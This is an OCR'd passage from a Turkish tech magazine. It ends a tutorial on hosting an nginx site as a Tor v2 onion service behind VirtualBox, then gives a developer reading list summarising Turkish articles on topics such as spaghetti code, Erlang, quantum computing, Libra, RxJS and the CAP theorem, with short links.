
HiddenServiceDir başlatılan servis ile ilgili ayarlarımızın ve adresimizin olacağı dizin. Bu dizin çok önemli aşağıda ayrıntılara yer vereceğiz.

HiddenServicePort talimatı ile TOR'un 2023 numaralı portu dinlemesini ve 127.0.0.1 adresindeki 2023 numaralı porta istekleri yönlendirmesini istiyoruz.

Hayda! Hani sanal makinede idi sunucumuz? Evet ama endişelenmeyin! Şimdi loopback adresimize, yani 127.0.0.1'in 2023 numaralı portuna gelen isteklerin NAT arkasındaki 10.0.2.15 'in 2023 numaralı portuna yönlendirilmesi için küçük bir ayar

yapacağız. Bu ayar VirtualBox üzerinden sanal makinemize bir port forwarding yani port yönlendirme ayarı tanımlamaktan ibaret. Virtualbox'ta ilgili sanal makinemizin networking ayarlarından bu işlemi gerçekleştireceğiz:





Bu işlemlerden sonra sanal makinenizi yeniden başlatmalısınız.

Şimdi Nginx sunucumuzda da 2023 numaralı portu dinlemesine dair bir ayar yapmamız gerekiyor. Ayrıca bir de web sitemizin adresini bilmemiz lazım ki Nginx'in *servername* ayarını da yapıp, sadece bu Host bilgisi ile gelen isteklere yanıt vermesini sağlayabilelim.


Benim web site adresim nedir?

torrc dosyasına üç satır eklemiştik:


```
HiddenServiceDir C:\my_onion_service
HiddenServicePort 2023 127.0.0.1:2023
HiddenServiceVersion 2
```

HiddenServiceDir dizini kritik bir dizin. Web sitemize Onion Servis tarafından atanan domain name'i öğreneceğiz.


HiddenServiceDir dizini iki adet dosya içeriyor: *hostname* ve *privatekey*



Bu dosyalar torrc dosyasındaki talimatlar doğrultusunda Tor servisi başlatıldığında hazırlandı. hostname dosyası bir sürpriz bilgi içeriyor; müstakbel web sitemizin adresini:



`yjhcn7plb4hyi5vz.onion` Dağlara taşlara! Bu nasıl adres böyle? Bu adres aynı dizinde bulunan private_key yani web sitenize erişim için gerçekleşecek olan uçtan uca şifrelemenin private_key'i kullanılarak hazırlandı.




TOR servisi öncelikle oluşturulan bu private key'den extract edilen public key'in SHA1 ile özetini aldı. Bu özetin ilk 80 biti alınarak ve base32 encoding ile encode edilerek 16 karakter uzunluğundaki bu adrese ulaşıldı.

Buradaki mekanizma harikulade tasarlanan bir mekanizma. Domain name'iniz doğrudan public key ile ilişkili olduğu için bir nevi domain name üzerinden self-signed bir sertifika kullanmış oluyorsunuz.

SHA1 gibi özet algoritmasını görüp, haklı olarak yüzünü buruşturan okurlar için küçük bir izahat: Version 2 kullanarak hazırladığımız bu Onion Service'in 3. Versiyonunda daha güçlü algoritmalar ve daha uzun adresler sizi bekliyor. Konunun ayrıntılarına TOR'un web sitesinden ulaşabilirsiniz.

Web sitemizin adresini öğrendiğimize göre şimdi Nginx sunucumuzu konfigüre etmemiz için her şey hazır!

/etc/nginx/sites-available dizini altında sitemizin adını taşıyacak bir dosya oluşturuyoruz: `yjhcn7plb4hyi5vz.onion`




Şimdi bu dosyayı *sites-enabled* isimli klasöre taşımamız gerekiyor:

```
sudo cp yjhcn7plb4hyi5vz.onion ../sites-enabled/
```

Ayarlardan sonra Nginx sunucusunu restart etmeyi unutmayın:

```
/etc/init.d/nginx restart
```



Web sitemize TOR Browser'ı kullanarak *yjhcn7plb4hyi5vz.onion* adresi üzerinden erişilebilir!

Şimdi sorulara geçebiliriz.

Daha güzel bir domain ismine sahip olabilir miyim?

Evet daha okunaklı -TOR literatüründe buna vanity domain deniyor- bir domain'e sahip olmak mümkün. Örneğin Facebook'un Onion Service adresi facebookcorewwwi.onion

Yazının başlangıcında Onion Service domain adının private key'den extract edilen public key'in SHA1 özetinin alınması ile başlayan bir süreç olduğunu söylemiştim.

Eğer güçlü bir CPU'ya sahipseniz, RSA anahtar çiftlerini üretip, SHA1 özetini alıp, sonra base32 ile encode edip, ilk 16 karakterin arzu ettiğiniz domain name'i içerip içermediğini kontrol edebilirsiniz.

Bunu servis olarak sunan siteler de mevcut. Fakat bendeniz bu sitelerin kullanılmasını tavsiye etmiyorum. Zira siteniz için hayati önemde olan private key-public key değer çiftinin üretilmesini işlemini başka birine havale etmiş olacaksınız. Dolayısıyla bu key'lere sahip olan biri domaininiz üzerinde sahiplik elde edebilir.

Sisteminizin erişilebilir olması, tıpkı diğer web sayfaları gibi hosting'in yani web sitesi dosyalarını host ettiğiniz bilgisayarın ayakta ve çevrim içi olmasına bağlı. Diğer sitelerden farklı olarak TOR servisi de başlatılmış durumda olmalı.

Onion Servisler aracılığı ile sadece web sitesi diğer SSH vb. Üstelik NAT arkasındaki servisleri de erişime açabilirsiniz.

Onion Servisleri çok kullanışlı özellikler sunuyor. Mutlaka version 3'e bakmanızı öneriyorum. Ayrıca güvenlik bahsi bu yazının limitlerini aşmış durumda. Web sitesini izole bir makine üzerinde çalıştırıyor olmanız en önemli adımlardan biri. Fakat tek başına bu adım yeterli değil. Mutlaka sunucu güvenliği konusunda da dökümanlara göz atılmalı, örneğin HTTP response'unda sunucu bilgilerinin ifşa olmasını engellemek için gerekli konfigürasyon ayarları yapılmalıdır.

Domain'imi bulmalarını nasıl sağlayabilirim?

TOR Network'üne adım atanların ilk duraklarından biri olan The Hidden Wiki gibi dizin servislerine web sitenizi kayıt edebilirsiniz.

.onion uzantılı web siteme normal tarayıcılar da erişebilecek mi?

Bu cevaba hem evet hem de hayır yanıtı verebiliriz. Yazının başlangıcında TOR'un işletim sisteminde bağımsız bir servis olarak nasıl başlatılabileceğine değinmiştik. Şayet tarayıcı SOCK üzerinden Proxy olarak TOR için ayarlandı ise sitenize erişebilir.

Ama pek çok durumda, DNS Leakage, web sitelerine erişim için TOR Network'ü kullanılsa da adres çözümleme için ISP'nin yani servis sağlayıcınızın DNS sunucularına işletim sistemi tarafından müracaat edilecektir. Bu DNS sunucuları da maalesef .onion uzantılı domainleri çözümleyemeyecek, dahası hangi siteye erişmek istediğinize dair bilgiyi ifşa etmiş olacaksınız.

Daha fazla insan TOR kullandığında, hatta bu iş için donatılan TOR Browser'ı kullandığında böylesi ihtimaller sorun olmaktan çıkacaktır.

Yazının, bilgi ve düşüncenin özgürce üretilip, paylaşılabilmesi çabalarına mütevazi bir katkı olarak değerlendirilmesini arzu ediyorum.

Bilgi güçtür!

Yazılımcılar için Okuma Listesi

Merhabalar. Yine yazılımcılar için özenle seçip derlediğim, mis kokulu makalelerle huzurlarınızdayım.

İstifade etmeniz ümidiyle başlıyorum.

Ağzınıza Layık Spagetti

Hemen hepimizin yazılım kariyerinin başında bolca yazdığımız, bir kısmımızın ise ısrarla yıllarca yazmaya devam ettiği bir kod stili: spagetti. Emre Mert, spagetti kodu nasıl yazabileceğimizi anlatmış.

Diğer bir yazısında ise ürünler için kullanıcı bulma ve kullanıcıları kaybetmeme konusunda tavsiyelerini paylaşmış.

Spagetti kod servisi demişken, Orhun Beğendi de çoğu zaman bu işin soslarından olan koda yazılan yorumları anlatmış.

https://bit.ly/2lQp0yg

https://bit.ly/2jUKae9

Yazılım Trendleri

Mustafa Ekim, geçtiğimiz senelerde 15 yazılık güzel bir seri -hepsini okumuştum ve sizlere de tavsiye ediyorum- ile yazılım geliştirme trendlerinden bahsetmişti. Bu kez bu yazıların tek tek muhasebesini yaparak hangi öngörülerinde başarılı olduğunu, hangilerinde yanıldığını yazmış.

https://bit.ly/2ltN1uS

Yeni Ufuklar

Görebildiğim kadarıyla yazılımcıların ciddi çoğunluğu belli başlı programlama dillerine ve nesne tabanlı programlamaya yöneliyor. Bunun yanında özellikle "bulut"un yaygınlaşmasıyla fonksiyonel programlama da popülerliğini artırıyor.

Geçtiğimiz haftalarda "ana akım"ın dışındaki dillerle alakalı iki güzel yazıya denk geldim. Bunların ilki Erlang. -Duyduğum, okuduğum kadarıyla- paralel çalışma ve eşzamanlılık olaylarını müthiş kotaran bir dil. WhatsApp ve RabbitMQ gibi yüksek hızın önemli olduğu uygulamaların bu dille yazılması da önemli bir gösterge. Rıdvan Nuri Göçmen, Erlang'a genel bir bakış atmış.

Diğer yazı ise öğrenmesinin zorluğuyla meşhur fonksiyonel programlama dili Haskell. Üniversite öğrencisi Ali Barış Ayten, Haskell'ı keyifli bir şekilde anlatan online ve İngilizce bir kaynağı okumaya başlamış. Hazır okurken de bizleri düşünerek Türkçeye çevirmeye karar vermiş.

https://bit.ly/2lW0vjv

https://bit.ly/2lW0zjf

Aykırı Yazılımcı

Pek çok meslekte olduğu gibi yazılımcıların da iş hayatında karşılaştığı problemler var. Elbette genel problemlerin yanında yazılımcının yaptığı işin diğer insanlar için "soyut" olmasının neden olduğu bir kısım problemler de var. Şanslıyız ki son dönemlerde bu problemlere sıkça kafa yoran insanlar var. Özellikle Codefiction üç senedir bunu yapıyor.

Geçtiğimiz haftalarda ise Hüseyin Polat Yürük, yazılımcıların kimi zaman dış kaynaklı kimi zaman da kendilerinden kaynaklanan doğru bilinen yanlışlara ve tabulara odaklanmış ve Medium'da "Aykırı Yazılımcı" adıyla bir yayın açmış.

Derdini anlattığı bir giriş yazısı ve "performansı kod satır sayısı ile ölçme" yanlışı hakkında yazmış. Ayrıca benzer derdi yaşayan herkesi bu konuda yazmaya davet etmiş.

https://bit.ly/2jQpkfM

https://bit.ly/2lVY8x1

Kuantum Bilişim

Kuantum bilgi sayımı (Quantum computing), dünyada yeni diyebileceğimiz bir alan. Henüz alması gereken çok yol var. Aynı zamanda yeni teknolojileri -maalesef- birkaç adım geriden takip eden bizler için ise çok çok taze bir alan. Dolayısıyla çok az Türkçe içerik var. Geçtiğimiz haftalarda Kutlu Kutluer, bu konuya el atmış ve üç adet yazı yayımlamış. Bunların ilkinde "kuantum iletişim"i, ikincisinde "kuantum süperpozisyon ve çift yarık deneyi"ni, sonuncusunda ise "kuantum dolanıklık ve kuantum ışınlama" meselelerini kaleme almış.

https://bit.ly/2lYIMYB

https://bit.ly/2lRzrBF

https://bit.ly/2lZC0Sr

Özellikle Kuantum Bilgisayarlar konusundaki makaleleri ile burada sık sık yer verdiğim Zeki Seskir de geçtiğimiz aylarda bu konuda bolca içerik üretmiş. Öncelikle biz konudan uzak insanlar için kuantum dolanıklık kavramını izah etmiş. Sonraki yazısında Okan Bayülgen'in ağır isimleri konuk edip Kuantum muhabbeti çevirdiği programı yorumlamış. Diğer bir yazısında ise Kuantum Atlamaları gözleme ve geri çevirme hakkında yazmış. Son olarak Kuantum Kimya için Kuantum Bilgisayarların kullanımından bahsetmiş.

https://bit.ly/2kmXKHn

https://bit.ly/2jYiSUc

https://bit.ly/2lO4E8P

https://bit.ly/2jSvBrm

Libra'yı Tanıyalım

Son haftaların popüler haberlerinden biri Facebook'un piyasaya süreceğini açıkladığı Libra kripto para ve Blockchain platformu. Konuyla alakalı birkaç Türkçe makaleye denk geldim.

İlk olarak projenin resmi dokümanı olan izahnameyi(white paper) Ebru Güven, Türkçeye çevirmiş.

Diğer bir önemli makale Turan Sert'in enine boyuna konuyu incelediği ve pek çok soruyu yanıtladığı yazısı: Facebook'un kafasına nereden esti kripto para çıkarmak? Neden tek başına

sahip olmuyor da başka şirketlerle ortak vakıf kuruyor? Sosyal ve ekonomik olası sonuçları neler olacak? Mevcut Blockchain ekosistemini ve kripto paraları nasıl etkileyebilir? Babam böyle pasta yapmayı nereden öğrendi?

Ussal Şahbaz, konuya Libra Vakfı'nın kuruluşunu ve statüsünü inceleyerek başladığı yazısında hem küresel ekonomiye hem de ülkemiz ekonomisine olası etkilerini yazmış.

Güven Sak ise konuyu ekonomik boyutları ve riskleri ile irdelemiş.


https://bit.ly/2jWz3RP


https://bit.ly/2jUtZ0g


https://bit.ly/2jUu1oU


https://bit.ly/2k1qOUK

Algoritmalar

Gerçek hayatta kullanılan algoritmaları tanımak bana her zaman yeni bakış açıları ve ufuk katıyor. Bu algoritmalardan ikisi hakkında birer makaleye denk geldim geçtiğimiz haftalarda. Bunlardan birinde Alperen Özlü, eşleştirme problemleri için (karı-koca, öğrenci-üniversite, hasta-donör vb.) kullanılan "kararlı eşleşme algoritması"nı anlatmış.

Ahmet Ataşoğlu, yine rahat anlaşılır bir şekilde Yapay Zeka alanında kullanılan önemli algoritmalardan birini anlatmış: genetik algoritmalar. Gerçek yaşamdan nasıl esinlenildiğinden başlayarak detaylıca yapısını anlatmış. Yazı sonunda da yine ilgi çekici bir örnekle bu algoritmayı kullanarak Shakespeare'in bir sözünü üretmiş.

Diğer yandan Üsame Kaldırım, simetrik-blok şifreleme algoritmalarını anlatmış. Aynı zamanda algoritmaların detayına gireceği bir yazıyı da vadetmiş.


https://bit.ly/2kgAwmn


https://bit.ly/2kquBuW


https://bit.ly/2jShwtY

Hız

Geçtiğimiz aylarda bir etkinlikte Lemi Orhan Ergin'in bir sunumunu izlemiştim: "yavaşlayarak hızlanın". Basitçe esaslı adımlarla, acele etmeden, temiz, tekrar dönülmeyecek işler yaparak, doğru şekilde "agile" olarak "sonuç itibariyle" hızlanmaktan bahsediyordu. İsmail Kırtıllı da ürün geliştirmeyle alakalı benzer bir durumdan bahsetmiş: hızlı yapmak değil hızlı olmak. Yol yine "agile"a çıkmış.


https://bit.ly/2lR4fT3

Veri Analizi

Çağrı Aksu, veri analizinde eksik verileri, bunların nasıl/hangi durumlarda temizlenebileceğini veya tamamlanabileceğini anlatmış.

Diğer yandan Jiyan Aytek ise veri analizi için kullanılan popüler Python kütüphanesi NumPy ile egzersizler yapmış.

Abdülkadir Pir ise veri biliminin sektörel karar alma süreçlerine etkilerini anlattığı bir seriye başlamış ve ilk yazıda sigortacılık sektöründen bahsetmiş.


https://bit.ly/2kpaf56


https://bit.ly/2lX4IDq


https://bit.ly/2LzxS6k

RxJS

Javascript'le uğraşanların aşina olduğu asenkron çağrılar yapmayı ve eşzamanlılığı (concurrency) yönetmeyi kolaylaştıran popüler bir konsept var: RxJS. Tahir Kardak, RxJS'i anlatmak için bir yazı dizisine başlamış. İlk yazıda konseptin temel kavramlarını anlatmış. Aynı zamanda animasyonlarla RxJS'te sıralı dizileri birleştirmeyi anlatan güzel bir yazıyı çevirmiş.


https://bit.ly/2lwRih9


https://bit.ly/2jUuPKs

Yazılımcılıkta Zorluklar

Her meslekte olduğu gibi biz yazılımcılar için de bir takım mesleki zorluklar var. Geçtiğimiz haftalarda bu türden bir kısım zorluklara dair birkaç yazı yayımlandı.

Deniz Kılınç, olayın bilimsel yönlerine de uğrayarak yazılımcı için konsantrasyonun önemini, beynimizin akış (flow) modunu, bölünmelerin nedenlerini ve maliyetlerini yazmış.

Hüseyin Polat Yürük "yazılımcının öğrenebileceği en önemli yetenek" diye söz ettiği "hayır" diyebilmekten bahsetmiş. Nelere hayır demesi gerektiğini, hayır diyebilmesinin önemini ve diyememesinin maliyetlerini yazmış.

Emre Mert ise yazılımcıların tükenmişlik sendromuna (burnout) yakalanmasını, bundan kaçış ve kurtulma yöntemlerini yazmış.

Son olarak Ahmet Yalçınkaya, iOS geliştiriciler özelinde yazılıma yeni başlayanlara önemli tavsiyelerde bulunmuş.


https://bit.ly/2lvMhFL


https://bit.ly/2lBsW5N


https://bit.ly/2lSi5og


https://bit.ly/2krGCQC

CAP Teoremi

CAP teoremi bilgi teknolojilerinde önemli bir teori. Kısaca, veritabanı sistemlerinde tutarlılık, ulaşılabilirlik ve bölünme toleransının (consistency, availability, partition tolerance) aynı anda mümkün olmadığını öne sürüyor. Kamer Elciyar, bu teoremin dağıtık sistemler için ne ifade ettiğini, blockzincir ağlarında bu maddelerin hangilerinden feragat edildiğini ve bu problemi nasıl çözmeye çalıştıklarını irdelemiş.


https://bit.ly/2kp1EPZ

Devlet ve Bilişim Teknolojileri

Geçtiğimiz günlerde 2019-2023 yıllarını kapsayacak On Birinci Kalkınma Planı'nın taslağı meclise sunuldu. Bilişim teknolojileri hakkında oldukça ilgi çekici bölümler var.

Yaşar K. Canpolat, bu taslaktaki Fintek, Fikri ve Sınai Mülkiyet, Bilgi Teknolojileri ve Kişisel Verilerin Korunması gibi konular hakkındaki bölümleri yazmış.

Aynı zamanda Siber Bülten de konu hakkında geniş bir derleme yapmış. Umarım bu konularda devletin farkındalığı daha da artar, gelişime yönelik planlar plan olarak kalmaz ve özellikle veri saklama konusundaki adımlar istismara uğramaz.

https://bit.ly/2jYbI29

https://bit.ly/2k31Jsy

Yazılım Tasarımı Nedir?

Lemi Orhan Ergin'in birkaç sunumunda atıf yaptığı ve şiddetle okunmasını önerdiği bir yazı vardı: Jack W. Reeves'ın 1992 tarihli "What is Software Design" makalesi. Nesne yönelimli programlamanın yeni yeni yaygınlaştığı dönemlerde yazılım tasarımının nasıl olması gerektiğinden, Refactoring'den, test yazmaktan bahseden uzun ve önemli bir makale bu.

Bu önemli makale için yaklaşık iki yıl kadar önce bir çeviri denemesi yapmıştım. Sosyal medyada hala zaman zaman paylaşmama rağmen burada -hatırladığım kadarıyla- hiç paylaşmadığımı fark ettim. Okumak için buradan buyrun.

Refactoring demişken Bora Kaşmer, detaylı bir örnek üzerinden Refactoring'i anlattığı serinin ikinci yazısını yayımlamış.

https://bit.ly/2lCQmrq

https://bit.ly/2kh4d6R

Yapay Zeka Alemi

Şefik İlkin Serengil, geçtiğimiz haftalarda yapay zeka ile alakalı 3 önemli yazının çevirisini yayımlamış. Bunların ilkinde bir ütopya olarak makine öğrenmesi ve blockchain teknolojisinin buluşturulmasından bahsedilmiş. Hem felsefe hem de matematiksel olarak birbirinin zıddı sayılabilecek bu iki teknolojinin ortak kullanımıyla neler elde edilebileceğine kafa yorulmuş.

Diğer bir çeviride ise 2011'e kadar yaşanan iki "yapay zeka kışı"nda anlaşılamayan "kaybolan gradyan problemi" incelenmiş. Bahsedeceğim son çevirisinde ise TensorFlow, GPU ve çoklu işleme konularında ipuçları verilmiş.

https://bit.ly/2ks8ww2

https://bit.ly/2jYm2r3

https://bit.ly/2lAJew4

Yapay Öğrenme İle Ters Kinematik

Yeni öğrendiğim bir kavram: kinematik. Birden fazla eklemi olan bir robot kolunun son parçasının nasıl hareket edeceğini ayarlamak için bağlantılı tüm eklemlerin yapacağı hareketleri hesaplama imiş. Aynı zamanda ters kinematik de son kolun alacağı konum ve açıdan hareketle öncekileri hesaplama imiş.

Cümle içinde kullanımı: "Ben kinematik gördüm."

Engin Kaya, ters kinematik çözümü için yapay öğrenmenin kullanımını anlatmış.

https://bit.ly/2lB9Ble

10 Kaplan Gücünde Mühendis

Geçtiğimiz haftalarda yanılmıyorsam Hintli bir arkadaşın Twitter'da yaptığı "10x engineer" paylaşımı pek çok platformda bolca tartışıldı. Hüseyin Polat Yürük, bu tartışmaya yazdığı blogla katılmış: "ezber bozan 10x mühendis". Yazıda söz konusu paylaşımı ciddi biçimde eleştirerek sayılan maddeleri "doğru bilinen yanlışlara" canlı birer örnek olarak kullanmış. Aynı zamanda burada anlatılanların hangi konumda doğru olduğundan bahsetmiş.

Bu konu aynı zamanda denk geldiğim kadarıyla iki ayrı podcast'te de tartışılmış. Bunlardan ilki Codefiction ekibinin şu yayını, diğeri ise podcast ailesinin çiçeği burnunda üyesi KodPod'da Fatih Kadir Akın ile Uğur Özyılmazel'in yayını.


https://bit.ly/2lwbP5w


https://bit.ly/2lyqSvt


https://spoti.fi/2lYIP6I

Yüksek Seviye Dillerde Bellek

Donanımdan uzaklaştıkça soyutlamalar artıyor ve pek çok işlemi framework'lere terk ediyoruz. -Soyutlamalardan bahsettikçe Bilgem Çakır'ın aşağıdaki tıka basa derin bilgi dolu sunumunu hatırlıyorum.- Örneğin C ve C++ gibi dillerde bellek yönetimini bizim yapmamız gerekirken, yüksek seviyeli dillerde çöp toplama (Garbage Collection) mekanizmalarına devrediyoruz.

Oğuzhan Çevik, Java'da bellek yönetiminin ve söz konusu Garbage Collection mekanizmasının nasıl işlediğini anlatmış.

Berkan Şaşmaz ise C# günlüklerinin 3. sayısında C#'ta bellek yönetimini detaylıca anlatmış.

Diğer yandan Ceyhun Çözvelioğlu, C#'ta string tipini ve kullanımında dikkat edilmeyen, performansa etki eden noktaları yazmış.


https://bit.ly/2lvudvq


https://bit.ly/2kezyXL


https://bit.ly/2k3sayk


https://bit.ly/2luGVdV

Bitcoin ve Hack

Bitcoin'in işleyişini kabaca biliyorum ama görebildiğim kadarıyla tarihteki en sağlam yazılımlardan biri olabileceği kanısındayım. 10 yılı aşkın süredir kesintisiz çalışıyor ve üzerinde konuşlanan uygulamaların (borsa, cüzdan vb.) etkilendiği pek çok saldırıya rağmen Bitcoin hala ayakta. İsmail Hakkı Polat, Bitcoin'in dayanıklılığını, hack'lenen uygulamaları ve bu olaylarda oluşan kayıpları tolere edebilmek için gerekli adımları yazmış.

Bitcoin demişken Faruk Terzioğlu, Bitcoin'le konuşan bir uygulama geliştirmeyi ve bu haberleşme için Bitcoin full node oluşturmayı anlatmış.


https://bit.ly/2lwyQ8o


https://bit.ly/2k1Ugde


https://bit.ly/2k3sFsc

Kadın Yazılımcı Olmak

Kadınlar, belli başlı birkaç meslek haricinde kalan pek çok sektörde olduğu gibi yazılım sektöründe de çeşitli ayrımcılıklara ve olumsuz muamelelere maruz kalıyorlar. Hatice Ergün, üniversiteden mezun olmasıyla birlikte okul ve yazılıma başlama tecrübelerini yazmış, akabinde de kadın yazılımcı olarak karşılaştığı problemlerden bahsetmiş.

https://bit.ly/2kt7e3L

Bulutta SOLID

Kaliteli, bakımı kolay, rahat ölçeklenebilir bir yazılım geliştirmenin nirengi noktalarının başında SOLID prensipleri geliyor. Diğer yandan "bulut", hayatımızda gün geçtikçe daha fazla yer kaplıyor. Gökhan Gökalp, cloud-native uygulamalar için SOLID prensiplerini derlemiş.

https://bit.ly/2lBcBOw

Hazır Veri Setleri

Çağrı Aksu, hazır veri setlerini kullanmanın kolaylık ve avantajlarını, aynı zamanda öğrenmek için güzel olmasına rağmen gerçek dünya problemlerini yansıtmadığından bahisle dezavantajlarını anlatmış.

Furkan Mt ise makine öğrenmesi ve veri bilimine yeni başlayanlar için 10 ücretsiz veri setini derlemiş.

https://bit.ly/2lvuX3G

https://bit.ly/2krJUn6

Bir Gemiyi Hack'lemek

Siber saldırı hikayeleri her zaman ufkumu açan, hiç aklıma gelmeyecek noktalardaki zekice yakalanan zafiyetleri ortaya koyan olaylar olmuştur. Geçtiğimiz haftalarda içeriğindekileri yine şimdiye kadar hiç düşünmediğim bir siber güvenlik yazısı okudum: o gemi bir gün hack'lenecek. Eşref Erol, bir geminin hangi noktalardan ve nasıl yöntemlerle hack'lenebileceğini anlatmış.

https://bit.ly/2kh6nmZ

RESIDENT VIRUS

